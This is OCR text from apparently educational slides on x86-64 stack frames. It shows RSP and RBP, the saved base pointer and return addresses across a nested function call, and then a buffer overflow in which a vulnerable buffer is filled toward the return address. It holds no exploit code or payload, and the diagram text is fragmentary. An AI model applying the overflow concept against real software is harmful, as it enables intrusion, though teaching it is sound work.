

call function2();
Space for function2
RSP
a
b
c
local var
RBP
Prev RBP


function2()!
RSP
d
e
f
g
Space for function2
RBP
function2 RBP
return address
a
b
c
local var
prev RBP
return address

Exit phase?


function 20 {
return;
}



RIP
take that address
RSP
d
e
f
g
RBP
function 2 RBP
return address
a
b
c
prev RBP
return address



d
e
f
g
function 2 RBP
return address
RSP
a
b
c
RBP
prev RBP
return address


Hands-on Visualisation


Time to look in gdb


Buffer Overflow


RSP
d
e
f
g
RBP
function 2 RBP
return address
a
b
c
prev RBP
return address


RSP
d
e
f
g
RBP
function 2 RBP
return address
Vulnerable to BOF
a
b
c
Prev RBP
return address


RSP
aaaaaaa
e
f
g
RBP
function 1 RBP
return address
vulnerable to BOF
a
b
c
prev RBP
return address



RSP
RBP
vulnerable
to BOF
return address
Prev RBP
return address



RSP
RBP
vulnerable to BOF
return address
Prev RBP
return address
XX
O

